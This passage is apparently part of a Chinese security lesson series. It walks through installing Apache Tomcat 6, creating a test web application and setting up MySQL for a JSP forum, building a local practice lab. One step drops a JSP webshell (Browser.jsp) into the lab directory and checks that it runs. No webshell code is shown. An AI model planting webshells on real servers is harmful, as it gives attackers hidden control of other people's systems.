


图11




图12

继续点“Next”就来到了让你选择J2SE5.0 JRE的安装路径的地方，如图12，我们安装的是jre6，软件已经自动检测到了安装目录C:\Program Files\Java\jre6，保持默认直接点击“Install”进行安装，安装完毕后点“Finish”就会启动Apache Tomcat了。启动成功后会在状态栏显示Apache Tomcat的小图标，在小图标上点右键就会看到启动服务、停止服务、退出等选项，如图13。




图13

tomcat安装完毕了，我们对它进行一下配置，首先要配置的是环境变量，添加如下的系统环境变量：

变量名CATALINA_HOME 变量值C:\Program Files\Apache Software Foundation\Tomcat 6.0

变量名CATALINA_BASE 变量值C:\Program Files\Apache Software Foundation\Tomcat 6.0

其中“C:\Program Files\Apache Software Foundation\Tomcat 6.0”是我的tomcat的安装目录，重新启动系统使环境变量生效，重启系统后启动tomcat，然后使用浏览器访问http://localhost:8080，如果看到tomcat的欢迎页面，就说明安装成功了，如图14。

下面来建立自己的jsp app目录，也就是我们用来发布网页的目录。

1、在Tomcat安装目录下的webapps目录里，可以看到ROOT、examples、tomcat-docs等Tomcat自带的目录；

2、在webapps目录下新建一个子目录，起名叫myapp；

3、在myapp目录下再新建一个子目录WEB-INF，注意目录名称是区分大小写的；

4、在新建的WEB-INF目录下再新建一个文件web.xml，内容如下：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE web-app
  PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
  "http://java.sun.com/dtd/web-app_2_3.dtd">
  <web-app>
  <display-name>My Web Application</display-name>
  <description>
  A application for test
  </description>
  </web-app>
```

5、在myapp目录下新建一个用来测试的jsp页面，文件名为index.jsp，文件内容如下：

```
<html><body><center>
Now time is: <%=new java.util.Date()%>
</center></body></html>
```

打开浏览器，输入http://localhost:8080/myapp/index.jsp，看到当前系统时间的话就说明成功了，如图15。同样为了方便大家的测试，我把整个配置完成的myapp文件夹也都打包提供给大家了，我们在myapp目录下放一个jsp webshell——德国的Jsp file browser，把Browser.jsp复制到myapp目录下，然后访问http://localhost:8080/myapp/Browser.jsp，成功解析了，如图16。




图14




图15




图16

我们来实际安装一个jsp程序的论坛，说实话，目前jsp论坛的源程序并不多，我使用的是在中国站长网站下载的OSPod.Forum论坛系统v2.2.0手工版。OSPod.Forum论坛系统v2.2.0手工版需要mysql的支持，因此我们还需要安装mysql，我安装的还是在上一堂课中介绍过的mysql-5.1.30-win32.zip，至于具体的安装过程就不再介绍了，大家参看上一堂课的内容就可以了。数据库安装完毕后我们来创建论坛所要用的数据库，在cmd下输入**mysql -u root -p**后回车，然后输入你设置的mysql的root用户的密码，登录成功后输入**create database eforum;**来创建一个名为eforum的数据库（一定不要少了后面的分号哟），最后再输入exit退出mysql命令控制台，如图17。

